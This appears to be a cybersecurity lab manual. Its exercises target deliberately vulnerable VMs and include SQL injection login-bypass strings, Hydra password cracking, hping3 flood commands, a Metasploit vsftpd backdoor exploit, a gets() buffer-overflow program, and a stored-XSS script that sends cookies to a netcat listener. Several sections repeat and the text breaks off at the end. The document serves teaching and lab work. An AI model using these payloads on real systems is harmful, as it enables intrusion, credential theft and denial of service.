

1.	A	<p>Imagine you are working as a cybersecurity nessus</p> <p>Nessus tool for vulnerability scanner</p> <p>https://www.tenable.com/products/nessus/nessus-essentials</p> <ol style="list-style-type: none"> 1. Download the Nessus package for Debian on the Nessus website and make sure you set the Platform to Linux-Debian-amd64. 3. Install Nessus using this command: sudo dpkg -i Nessus-10.4.1-debian9_amd64.deb 4. Start the Nessus service with this command: sudo systemctl start nessusd.service 5. On your browser, go to https://kali:8834/. 7. Choose the Nessus Product you prefer. If you want the free version of Nessus, click on Nessus Essentials. 8. Enter your name and email address to receive an activation code by email. Paste the activation code into the space provided and choose a username and password. 9. Allow Nessus to download the necessary plugins. 10. Once the plugin downloads have completed, you can start using the Nessus service. <p>Passwd Change /opt/nessus/sbin/nessuscli chpasswd shubha</p> <p>After installing the required plugins, navigate to the 'newscan' module. Enter the IP address</p> <p>Systemctl start nessusd.service https://kali:8834 in the browser.</p>
	B	<p>Imagine you're a cybersecurity analyst tasked with assessing the security of a newly developed e-commerce website. You would utilize Burp suite and perform following activities to identify and mitigate security flaws in the web application. Start by describing the setup process for Burp Suite, including configuring proxy settings and initiating automated scans to detect common vulnerabilities like SQL.</p> <ol style="list-style-type: none"> i. Manual Testing of SQL Injection Go to the target machine(Metasploit 2)—in the terminal type below commands cd /var/www/mutillidae sudo nano config.inc Ensure dbname=owasp10 instead of metasploit Then save(ctrl+X, Y and enter) and exit. In the kali linux browser 192.168.62.129 Go to mutillidae and enter the username as ' and password field is empty , click on enter It displays errors, which indicates web application is vulnerable It displays the query in the Diagnostic information. <ul style="list-style-type: none"> • Now again click login/Register enter username as admin Password as blahblah ' OR 6=6# Then you can observe it is logged in as admin. • In mutillidae page, click on OwaspTOP10->A1 injection -> SQLi Extract Data -> User Info and Enter username=admin and password =adminpass , click on view account details Then Results for admin. 1 records found would be displayed Username=admin Password=adminpass Signature= Monkey <ul style="list-style-type: none"> • Now for SQLi Enter username=admin and password= ' OR 1='1—

	<p>ii. Proxy Attack with Burp Suite.</p> <p>ii) Proxy Attack with Burp suite.</p> <p>launch the Burp Suite application.</p> <ul style="list-style-type: none">• After Burp Suite has launched, set up the proxy configuration.• Open the Mutillidae application and log in using the credentials: username - "john" and password - "passwd." Before clicking on the login button, activate the intercept feature in Burp Suite. Proceed to click on the login button in Mutillidae.• Check the Burp Suite application to verify that it captured the login request, including the username and password information.• Modify the username and password to "admin" and "adminpass" respectively within Burp Suite. Then, click "Forward" to send the modified request.• Once the modified request is forwarded, observe in the Mutillidae application that the login is successful, indicating that the credentials have been changed to admin/adminpass.• Within the Burp Suite application, navigate to the "Target" tab to review the intercepted information from the target machine.
--	---

2.	A	<p>As part of a penetration testing engagement for a client, you're tasked with evaluating the security of their internal network. You suspect that sensitive data might be leaking from one of their development servers due to a potential misconfiguration or a compromised machine within their network. To investigate further, you plan to intercept network traffic using Wireshark to identify any unauthorized data transfers.</p> <p>> Wireshark.</p> <ul style="list-style-type: none"> • Select the interface (eth0) to capture network traffic. • Access the browser on Kali Linux and enter the IP address of the Metasploitable2 VM (e.g., 192.168.62.129) to open the Mutillidae website. • Navigate to Mutillidae page and proceed to the login page. • Enter random credentials (e.g., username: admin, password: 12345) and attempt to log in, resulting in a login failure message. • Switch to Wireshark, where traffic interception has begun. • In the filter bar, type "http" and select the http with post stream contains login.php page. • Right-click on HTTP traffic, choose "Follow," then "HTTP stream" to open a new window. • The new window displays intercepted traffic containing the username and password entered on the DVWA login page, showcasing successful traffic interception using Wireshark.
	B	<p>ABC Corp, a medium-sized company, is concerned about the security of its network and wants to ensure that its employees are using strong passwords. The IT security team has been tasked with conducting a password strength assessment to identify weak passwords that may pose a security risk. The IT security team decides to use a password cracking tool, to perform the password strength assessment. The plan to target the company's internal systems, including FTP, SSH. By using Hydra password cracking tool perform a password strength assessment, so that ABC Corp's IT security team was able to identify and address weaknesses in their network's authentication mechanisms.</p> <p>Solution:-</p> <p># Go to Kali linux terminal, Type locate unix_passwords.txt</p> <p># It contains dictionary of passwords. Without knowing password, we cannot enter # if unix_passwords.txt doesnot contain msfadmin, password of metasploitable2 VM, vi /opt/metasploit-framework/embedded/framework/data/wordlists/unix_passwords.txt Then add msfadmin and save the file.</p> <p># Hydra tool is used for password cracking. Type the below command in kali linux terminal for cracking the password (Dictionary attack), specify the path of unix_password.txt and IP address of metasploitable2 vm. hydra -l msfadmin -P /opt/metasploit-framework/embedded/framework/data/wordlists/unix_passwords.txt ftp://192.168.62.129 Now it will match the passwords from the dictionary, once the exact match is found. it will display password matched.</p> <p>Now get FTP connection to target machine (Metasploitable 2) by using below command ftp 192.168.62.129 #Then enter username and password of target machine. #Once you get ftp> prompt, it clearly indicates, you got into your target machine. #Navigate yourself to different path by using below commands ftp>ls ftp> cd vulnerable ftp> cd twiki20030201 # to transfer the file from your target machine to your system. ftp>get TWiki20030201.tar.gz # Similarly, once the password of the target machine is known we can also connect target machine by using SSH Connection by using below command. ssh -o HostKeyAlgorithms=+ssh-rsa,ssh-dss msfadmin@192.168.62.129 Type the password. Then you can see the below prompt msfadmin@metasploitable:~\$ navigate yourself in the target machine to access the files.</p>

3.	A	<p>As a member of Blue team experts in Monitoring and Technical Support of a medium sized company, you have been asked to assess the security posture of the internal network. Use Nmap for network discovery, Port scanning, Service version detection and vulnerability detection. Then Document your findings, including the identified vulnerabilities, their severity levels.</p> <p>Nmap Scanning:</p> <ul style="list-style-type: none"> • Open Kali Linux and the Metasploitable2 virtual machine. • Obtain the IP address of the target machine (Metasploitable2 VM). • Open the terminal in Kali Linux. • Perform scanning using the following commands with nmap: <ol style="list-style-type: none"> 1. nmap 192.168.62.129 2. sudo nmap -v 192.168.62.129—(v-verbose-detailed output) 3. man nmap 4. nmap -V 192.168.62.129—(V-version) 5. nmap 192.168.62.129 192.168.62.130 6. nmap 192.168.62.0/24 --exclude 192.168.62.130 7. nmap --open 192.168.62.129(showing only the open ports) 8. nmap -A 192.168.62.129(Aggressive scan) 9. nmap -sA 192.168.62.129(The packets sent to target machine are getting filtered or not) 10. nmap -p 80 192.168.62.129(Port 80) 11. nmap --packet-trace 192.168.62.129 ((Complete tracing of packets) 12. nmap --top-ports 10 192.168.62.129 <p>OS Detection:-</p> <ul style="list-style-type: none"> • nmap -O 192.168.62.129 • nmap -v -O 192.168.62.129—revealing additional info.. • nmap -O --osscan-guess 192.168.62.129(proposed option) <p>Service Detection:-</p> <ul style="list-style-type: none"> • nmap -sV -O 192.168.62.129 • Nmap -sV --version-trace 192.168.62.129 <p>Advanced Scan:-</p> <ul style="list-style-type: none"> • nmap -sS 192.168.62.130 (TCP Syn Scanning) • nmap -sT 192.168.62.129 (TCP Connect scan) • nmap -sU 192.168.62.129(UDP scans..) • sudo nmap -sN 192.168.62.129(TCP null Sync scan) • sudo nmap -sF 192.168.62.129(TCP FIN scan—Setting the FIN bit) <p>Custom scan:-</p> <p>nmap -sS --scanflags SYNFIN -T4 www.google.com</p> <p>nmap -sO 192.168.62.129(IP protocol scan)</p> <p>Send Ethernet packets:</p> <p>nmap --send-eth 192.168.62.129</p> <p>Send IP packets</p> <p>nmap --send-ip 192.168.62.129</p>
----	---	--


B	<p>Imagine you are the network security administrator for a medium-sized e-commerce company that operates an online store handling sensitive customer information. Recently, there have been reports of intermittent service disruptions and slow response times on your company's website, resulting in customer complaints and loss of revenue. After conducting initial investigations, you suspect that the website may be experiencing denial-of-service (DoS) attacks, specifically SYN floods and Ping flood attacks. So, it is important for organizations to have response plans in place to mitigate the impact of DoS attacks on their operations. Use Hping3, kali Linux tool to perform SYN floods and ping flood attacks to launch DOS attack on the target machine and proactively monitor the networks for signs of attack. Ensure Kali Linux and Ubuntu vm are up and running.</p> <p>Ping from kali linux machine to ubuntu ping 192.168.62.133</p> <p>Start capturing ICMP request/reply from wireshark.</p> <p>Once you capture and can notice in wireshark analyzer, the ICMP packet request and ICMP packet reply.</p> <p>Hping3 Tool Demo</p> <p>Hping3 tool is used to generate lot of ICMP request packets.(i.e flooding our target with lot of ping packets)</p> <p>Wireshark used as a packet analyzer.</p> <p>Ubuntu is a target machine.</p> <p>In ubuntu Install Snort(Intrusion Detection System) by using below command.</p> <p>sudo apt-get install snort -y.</p> <p>and keep the IDS ready for observing the packet transfer by using below command.</p> <p>sudo snort -A console -c /etc/snort/snort.conf</p> <p>Then in Kali linux machine run the hping2 tool commands. And observe ubuntu snort output and wireshark Analyzer output for the flood of packets.</p> <ol style="list-style-type: none"> sudo hping3 -1 -c 1 192.168.62.133 sudo hping3 -1 -c 1 -i 5 192.168.62.133 sudo hping3 -1 --faster 192.168.62.133 sudo hping3 -1 --faster 192.168.62.133 sudo hping3 -1 -a 192.168.62.139 192.168.62.133 sudo hping3 -1 --rand-source 192.168.62.133 <p>Tcp 3 way handshake</p> <p>For Syn Flood Attack , use below commands</p> <p>Ensure Kali Linux and Metasploit2 are up and running..</p> <p>In kali linux browser, type metasploit2 IP to launch DVWA application, login.</p> <ol style="list-style-type: none"> sudo hping3 -S -c 1 -p 80 192.168.62.129 sudo hping3 -S -c 1 -p 80 -i 5 192.168.62.129 sudo hping3 -S --flood -p 80 192.168.62.129
---	--


4.	A	<div data-bbox="316 153 1520 199" data-label="Text"> <p>Design a C program to demonstrate Buffer overflow. And illustrate how it can be exploited by the attacker.</p> </div> <div data-bbox="316 199 917 1864" data-label="Code-Block"> <pre> gets #include <stdio.h> #include <string.h> int main() { void vulnerable(); vulnerable(); return 0; } void vulnerable() { char buffer[20]; int passcheck = 0; printf("Enter the password: "); gets(buffer); if (strcmp(buffer, "nikhil123") == 0) { printf("Access Granted\n"); passcheck = 1; } else { printf("Wrong password\n"); } if (passcheck) { printf("You are allowed to work\n"); } } </pre> </div> <div data-bbox="917 199 1520 1864" data-label="Code-Block"> <pre> Fgets #include <stdio.h> #include <string.h> int main() { char password[16]; int passcheck = 0; printf("Enter the password: "); fgets(password, sizeof(password), stdin); password[strcspn(password, "\n")] = '\0'; if (strcmp(password, "nikhil123") == 0) { printf("Access Granted\n"); passcheck = 1; } else { printf("Wrong password\n"); } if (passcheck) { printf("You are allowed\n"); } return 0; } </pre> </div>
----	---	---

B	<p>In a cybersecurity lab environment, a team is tasked with implementing and testing an Intrusion Prevention and Detection System (IDS) using Snort. The team's objectives include configuring Snort for optimal performance, conducting rigorous testing to ensure its effectiveness, and developing custom Snort rules tailored to specific security requirements. Additionally, the team aims to simulate real-world attack scenarios using Kali Linux to detect and mitigate potential threats effectively.</p> <pre> sudo apt-get install snort Go to snort folder cd /etc/snort sudo vi snort.conf---(configuration file) cd rules vi local.rules -- vi icmp.rules To test the configuration file: sudo snort -T -c /etc/snort/snort.conf To start snort and system is listening to packet processing sudo snort -A console -c /etc/snort/snort.conf Go to Kali Linux VM nmap 192.128.111.133(Ubuntu machine IP) Customized snort rules. Go to Ubuntu machine.. cd /etc/snort/rules vi local.rules add below rules Add the below rules in the path cd /etc/snort/rules/ vi local.rules #If any ICMP ping is happening --Unique id and name is added alert icmp \$EXTERNAL_NET any -> HOME_NET any (msg:"Shubha";sid:5889; rev:1;) #FTP attempt alert tcp any any -> \$HOME_NET 21 (msg:"FTP attempted"; sid:60001; rev:1;) # SSH attempt alert tcp any any -> \$HOME_NET 22 (msg:"SSh attempted"; sid:600022; rev:1;) Once the rules are added check the snort configuration. sudo snort -T -c /etc/snort/snort.conf if there are no issues with rules.. Then start the snort sudo snort -A console -c /etc/snort/snort.conf Now go to Kali linux 1. ping 192.168.111.133 now go check in Ubuntu VM.. shubha msg is detected and displayed while pinging 2. ftp 192.168.111.133 now go check in Ubuntu vm.. FTP attempted msg is detected and displayed performing FTP connection 3. ssh ubuntu@192.168.111.133 now go check in Ubuntu VM.. SSH attempted msg is detected and displayed performing SSH Connection. </pre>
---	---

5.	A	<p>Imagine you are a member of Red Team in a company, you have been assigned a penetration testing task to assess the security of a corporate network using Kali Linux and the Metasploit framework. Outline a step-by-step process for utilizing Metasploit to identify and exploit vulnerabilities within the network.</p> <p>Ensure both the Kali Linux and Metasploitable2 virtual machines are up and running.</p> <ul style="list-style-type: none"> • Open Kali Linux terminal, type following cmds <pre># msfupdate—"Use this if metasploit-framework is more than two weeks old.Run msfupdate to get latest framework"</pre> <ul style="list-style-type: none"> ➤ msfconsole ➤ use exploit/unix/ftp/vsftpd_234_backdoor ➤ show options ➤ set RHOST 192.168.62.129 ➤ exploit ➤ It will open the shell of target IP(metasploitable vm) ➤ Create a file say 1.txt with some contents, copy the file to another new file. ➤ Now goto Metasploitable VM 2 and check the same file contents. ➤ Even the sensitive details such contents of /etc/passwd file also can be accessed.
	B	<p>Imagine you're a cybersecurity analyst responsible for evaluating the security of a newly launched online education platform. You need to use Burp Suite to find and address any security issues within the application. Explain how you would set up Burp Suite, including configuring the proxy settings and running automated scans to uncover common vulnerabilities.</p> <p>a) XSS (Cross Site Scripting)</p> <p>b) CSRF (Cross Site Request Forgery)</p> <p>i) XSS (Cross Site Scripting)</p> <p>Cross-Site Scripting attacks are a type of injection in which malicious scripts are injected into web sites and execute on client side.</p> <p>Ensure Kali Linux and metasploitable 2 vm are up and running.</p> <p>Open 192.168.111.129 metasploitable2 web application in kali linux browser.</p> <p>Click on DVWA and login by providing username and password. (admin/password)</p> <p>XSS Stored:</p> <p>Whatever the scripts injected will be stored permanently, any time visitor comes up, scripts would be executed.</p> <p>Navigate to XSS (stored), try following things.</p> <ul style="list-style-type: none"> • Name: Test <p>Message: Hello Everyone </p> <p>Click on Sign Guestbook</p> <ul style="list-style-type: none"> • Name: Hi Message: <script>alert("Hello This is XSS")</script> <p>Click on Sign Guestbook</p> <p>Now go to any other page.. comeback to xss stored page, then user can see the pop up message</p> <p>To fetch the cookies</p> <pre><script>alert(document.cookie)</script></pre> <p>Navigate to xss(reflected) and paste the above script, then, it will display PHPSESSID(Cookie Value)</p> <p>XSS reflected:</p> <p>Type</p> <pre><script>alert("hello")</script> and submit</pre> <p>Alert window is displayed.</p> <p>Now go to any other page.. comeback to xss reflected page, then user cannot see the pop up message or alert window.</p> <p>To steal other user cookies:</p>

	<p>Navigate to XSS stored and type below script in message. Before that increase the size of message textbox.</p> <pre><script>new Image().src="http://192.168.62.128/abc.php?output="+document.cookie;</script></pre> <p>And press Sign Guestbook.</p> <p>Keep the listener ready in terminal by using below command</p> <pre>nc -lvp 80</pre> <p>and go to other tabs in DVWA page and come back to XSS stored.. then it will steal the cookie of the user and send it to kali linux VM.</p> <p>ii)CSRF</p> <p>Ensure kali Linux and metasploit table 2 is up and running.</p> <p>CSRF(Cross Site request Forgery)</p> <ul style="list-style-type: none">• Log in to DVWA as admin using the credentials admin/password.• Set DVWA security to low and submit the settings.• Launch Burp Suite application and ensure proxy settings are configured, including the imported proxy certificate.• Navigate to the CSRF page and input a new password along with confirmation.• Activate intercept mode in Burp Suite before submitting the form.• Submit the form(Click on Change) and capture the recent traffic.• Send the intercepted traffic to repeater within Burp Suite.• Forward the intercepted traffic.• Return to the DVWA page and observe the password changed message.• Modify the password in the repeater to something else and send the repeater traffic.• Check the response side of the page in the render tab of Burp Suite to verify the password changed message.• Disable the proxy intercept and proxy settings.• Logout from DVWA.• Upon attempting to login again, the user enters the new password, unaware of the recent change, resulting in login failure.
--	--

6.	A	<p>Imagine a legal firm handling contracts for clients remotely. Let's say a client, Mr. John, needs to sign a contract for a property purchase. how could Cryptool be applied to digitally sign a contract document, authenticate its validity, and ensure the secure storage of both the digital signature and the original document? Demonstrate the use of digital signatures using cryptool by performing following things:</p> <p>a) Creation of signature b) Storing the signature c) Verifying the signature</p> <p>Lab 7</p> 
	B	<p>Design a python program to implement RSA Algorithm.</p> <pre> from Crypto.PublicKey import RSA from Crypto.Cipher import PKCS1_OAEP key = RSA.generate(2048) public_key = key.publickey() cipher = PKCS1_OAEP.new(public_key) encrypted = cipher.encrypt(b'Hello RSA') cipher = PKCS1_OAEP.new(key) decrypted = cipher.decrypt(encrypted) print("Encrypted:", encrypted) print("Decrypted:", decrypted.decode()) </pre>

7.	A	<p>ABC Corp, a medium-sized company, is concerned about the security of its network and wants to ensure that its employees are using strong passwords. The IT security team has been tasked with conducting a password strength assessment to identify weak passwords that may pose a security risk. The IT security team decides to use a password cracking tool, to perform the password strength assessment. The plan to target the company's internal systems, including FTP, SSH. By using Hydra password cracking tool perform a password strength assessment, so that ABC Corp's IT security team was able to identify and address weaknesses in their network's authentication mechanisms.</p> <p>Solution:-</p> <p># Go to Kali linux terminal, Type locate unix_passwords.txt vi /opt/metasploit-framework/embedded/framework/data/wordlists/unix_passwords.txt Then add msfadmin and save the file.</p> <p># Hydra tool is used for password cracking. Type the below command in kali linux terminal for cracking the password (Dictionary attack), specify the path of unix_password.txt and IP address of metasploitable2 vm. hydra -l msfadmin -P /opt/metasploit-framework/embedded/framework/data/wordlists/unix_passwords.txt ftp://192.168.62.129 Now it will match the passwords from the dictionary, once the exact match is found. it will display password matched.</p> <p>Now get FTP connection to target machine (Metasploitable 2) by using below command ftp 192.168.62.129</p> <p>#Once you get ftp> prompt, it clearly indicates, you got into your target machine.</p> <p>#Navigate yourself to different path by using below commands ftp>ls ftp> cd vulnerable8 ftp> cd twiki20030201</p> <p># to transfer the file from your target machine to your system. ftp>get TWiki20030201.tar.gz</p> <p>ssh -o HostKeyAlgorithms=+ssh-rsa,ssh-dss msfadmin@192.168.62.129</p> <p>msfadmin@metasploitable:~\$</p>
B	B	<p>Imagine a legal firm handling contracts for clients remotely. Let's say a client, Mr. John, needs to sign a contract for a property purchase. how could Cryptool be applied to digitally sign a contract document, authenticate its validity, and ensure the secure storage of both the digital signature and the original document? Demonstrate the use of digital signatures using cryptool by performing following things:</p> <p>a) Creation of sig Lab 7</p> <p>b) Storing the sig</p> <p>c) Verifying the s</p> 

8.	A	<p>Design a python program to implement RSA Algorithm.</p> <pre>from Crypto.PublicKey import RSA from Crypto.Cipher import PKCS1_OAEP key = RSA.generate(2048) public_key = key.publickey() cipher = PKCS1_OAEP.new(public_key) encrypted = cipher.encrypt(b'Hello RSA') cipher = PKCS1_OAEP.new(key) decrypted = cipher.decrypt(encrypted) print("Encrypted:", encrypted) print("Decrypted:", decrypted.decode())</pre>		
	B	<table><tr><td><pre>gets #include <stdio.h> #include <string.h> int main() { void vulnerable(); vulnerable(); return 0; } void vulnerable() { char buffer[20]; int passcheck = 0; printf("Enter the password: "); gets(buffer); if (strcmp(buffer, "nikhil123") == 0) { printf("Access Granted\n"); passcheck = 1; } else { printf("Wrong password\n"); } } if (passcheck) { printf("You are allowed to work\n"); } }</pre></td><td><pre>Fgets #include <stdio.h> #include <string.h> int main() { char password[16]; int passcheck = 0; printf("Enter the password: "); fgets(password, sizeof(password), stdin); password[strcspn(password, "\n")] = '\0'; if (strcmp(password, "nikhil123") == 0) { printf("Access Granted\n"); passcheck = 1; } else { printf("Wrong password\n"); } } if (passcheck) { printf("You are allowed\n"); } return 0; }</pre></td></tr></table>	<pre>gets #include <stdio.h> #include <string.h> int main() { void vulnerable(); vulnerable(); return 0; } void vulnerable() { char buffer[20]; int passcheck = 0; printf("Enter the password: "); gets(buffer); if (strcmp(buffer, "nikhil123") == 0) { printf("Access Granted\n"); passcheck = 1; } else { printf("Wrong password\n"); } } if (passcheck) { printf("You are allowed to work\n"); } }</pre>	<pre>Fgets #include <stdio.h> #include <string.h> int main() { char password[16]; int passcheck = 0; printf("Enter the password: "); fgets(password, sizeof(password), stdin); password[strcspn(password, "\n")] = '\0'; if (strcmp(password, "nikhil123") == 0) { printf("Access Granted\n"); passcheck = 1; } else { printf("Wrong password\n"); } } if (passcheck) { printf("You are allowed\n"); } return 0; }</pre>
<pre>gets #include <stdio.h> #include <string.h> int main() { void vulnerable(); vulnerable(); return 0; } void vulnerable() { char buffer[20]; int passcheck = 0; printf("Enter the password: "); gets(buffer); if (strcmp(buffer, "nikhil123") == 0) { printf("Access Granted\n"); passcheck = 1; } else { printf("Wrong password\n"); } } if (passcheck) { printf("You are allowed to work\n"); } }</pre>	<pre>Fgets #include <stdio.h> #include <string.h> int main() { char password[16]; int passcheck = 0; printf("Enter the password: "); fgets(password, sizeof(password), stdin); password[strcspn(password, "\n")] = '\0'; if (strcmp(password, "nikhil123") == 0) { printf("Access Granted\n"); passcheck = 1; } else { printf("Wrong password\n"); } } if (passcheck) { printf("You are allowed\n"); } return 0; }</pre>			

9.	A	<p>Imagine you're a cybersecurity analyst responsible for evaluating the security of a newly launched online education platform. You need to use Burp Suite to find and address any security issues within the application. Explain how you would set up Burp Suite, including configuring the proxy settings and running automated scans to uncover common vulnerabilities.</p> <p>a) XSS (Cross Site Scripting) b) CSRF (Cross Site Request Forgery)</p> <p>i) XSS (Cross Site Scripting)</p> <p>Cross-Site Scripting attacks are a type of injection in which malicious scripts are injected into web sites and execute on client side.</p> <p>Ensure Kali Linux and metasploitable 2 vm are up and running. Open 192.168.111.129 metasploitable2 web application in kali linux browser. Click on DVWA and login by providing username and password. (admin/password)</p> <p>XSS Stored:</p> <p>Whatever the scripts injected will be stored permanently, any time visitor comes up, scripts would be executed.</p> <p>Navigate to XSS (stored), try following things.</p> <ul style="list-style-type: none"> • Name: Test Message: Hello Everyone Click on Sign Guestbook • Name: Hi Message: <script>alert("Hello This is XSS")</script> Click on Sign Guestbook <p>Now go to any other page.. comeback to xss stored page, then user can see the pop up message To fetch the cookies <script>alert(document.cookie)</script> Navigate to xss(reflected) and paste the above script, then, it will display PHPSESSID(Cookie Value)</p> <p>XSS reflected: Type <script>alert("hello")</script> and submit Alert window is displayed. Now go to any other page.. comeback to xss reflected page, then user cannot see the pop up message or alert window.</p> <p>To steal other user cookies: Navigate to XSS stored and type below script in message. Before that increase the size of message textbox. <script>new Image().src="http://192.168.62.128/abc.php?output="+document.cookie;</script> And press Sign Guestbook. Keep the listener ready in terminal by using below command nc -lvp 80 and go to other tabs in DVWA page and come back to XSS stored.. then it will steal the cookie of the user and send it to kali linux VM.</p> <p>ii)CSRF</p> <p>Ensure kali Linux and metasploitable 2 is up and running. CSRF(Cross Site request Forgery)</p> <ul style="list-style-type: none"> • Log in to DVWA as admin using the credentials admin/password. • Set DVWA security to low and submit the settings. • Launch Burp Suite application and ensure proxy settings are configured, including the imported proxy certificate. • Navigate to the CSRF page and input a new password along with confirmation. • Activate intercept mode in Burp Suite before submitting the form. • Submit the form(Click on Change) and capture the recent traffic. • Send the intercepted traffic to repeater within Burp Suite.
----	---	--

	<ul style="list-style-type: none"> • Forward the intercepted traffic. • Return to the DVWA page and observe the password changed message. • Modify the password in the repeater to something else and send the repeater traffic. • Check the response side of the page in the render tab of Burp Suite to verify the password changed message. • Disable the proxy intercept and proxy settings. • Logout from DVWA. • Upon attempting to login again, the user enters the new password, unaware of the recent change, resulting in login failure.
B	<p>As a member of Blue team experts in Monitoring and Technical Support of a medium sized company, you have been asked to assess the security posture of the internal network. Use Nmap for network discovery, Port scanning, Service version detection and vulnerability detection. Then Document your findings, including the identified vulnerabilities, their severity levels.</p> <p>Nmap Scanning:</p> <ul style="list-style-type: none"> • Open Kali Linux and the Metasploitable2 virtual machine. • Obtain the IP address of the target machine (Metasploitable2 VM). • Open the terminal in Kali Linux. • Perform scanning using the following commands with nmap: <ol style="list-style-type: none"> 1. nmap 192.168.62.129 2. sudo nmap -v 192.168.62.129—(v-verbose-detailed output) 3. man nmap 4. nmap -V 192.168.62.129—(V-version) 5. nmap 192.168.62.129 192.168.62.130 6. nmap 192.168.62.0/24 --exclude 192.168.62.130 7. nmap --open 192.168.62.129(showing only the open ports) 8. nmap -A 192.168.62.129(Aggressive scan) 9. nmap -sA 192.168.62.129(The packets sent to target machine are getting filtered or not) 10. nmap -p 80 192.168.62.129(Port 80) 11. nmap --packet-trace 192.168.62.129 ((Complete tracing of packets) 12. nmap --top-ports 10 192.168.62.129 <p>OS Detection:-</p> <ul style="list-style-type: none"> • nmap -O 192.168.62.129 • nmap -v -O 192.168.62.129—revealing additional info.. • nmap -O --osscan-guess 192.168.62.129(proposed option) <p>Service Detection:-</p> <ul style="list-style-type: none"> • nmap -sV -O 192.168.62.129 • Nmap -sV --version-trace 192.168.62.129 <p>Advanced Scan:-</p> <ul style="list-style-type: none"> • nmap -sS 192.168.62.130 (TCP Syn Scanning) • nmap -sT 192.168.62.129 (TCP Connect scan) • nmap -sU 192.168.62.129(UDP scans..) • sudo nmap -sN 192.168.62.129(TCP null Sync scan) • sudo nmap -sF 192.168.62.129(TCP FIN scan—Setting the FIN bit) <p>Custom scan:-</p> <p>nmap -sS --scanflags SYNFIN -T4 www.google.com</p> <p>nmap -sO 192.168.62.129(IP protocol scan)</p> <p>Send Ethernet packets:</p> <p>nmap --send-eth 192.168.62.129</p> <p>Send IP packets</p> <p>nmap --send-ip 192.168.62.129</p>

10.	A	<p>In a cybersecurity lab environment, a team is tasked with implementing and testing an Intrusion Prevention and Detection System (IDS) using Snort. The team's objectives include configuring Snort for optimal performance, conducting rigorous testing to ensure its effectiveness, and developing custom Snort rules tailored to specific security requirements. Additionally, the team aims to simulate real-world attack scenarios using Kali Linux to detect and mitigate potential threats effectively.</p> <p>Ensure Ubuntu and Kali linux virtual machines are up and running.</p> <p>Go to Ubuntu VM...</p> <p>sudo apt-get install snort</p> <p>Configure the interface correctly. Choose the interface by running <code>/sbin/route -n</code> in another terminal.</p> <p>Set the correct interface and click on ok.</p> <p>Get the IP address of Ubuntu machine.</p> <p>Go to snort folder</p> <p>cd /etc/snort</p> <p>sudo vi snort.conf---(configuration file)</p> <p>cd rules</p> <p>vi local.rules -- (Custom rules will be defined here)</p> <p>vi icmp.rules---(icmp rules defined here)</p> <p>To test the configuration file:</p> <p>sudo snort -T -c /etc/snort/snort.conf</p> <p>To start snort and system is listening to packet processing</p> <p>sudo snort -A console -c /etc/snort/snort.conf</p> <p>Go to Kali Linux VM</p> <p>nmap 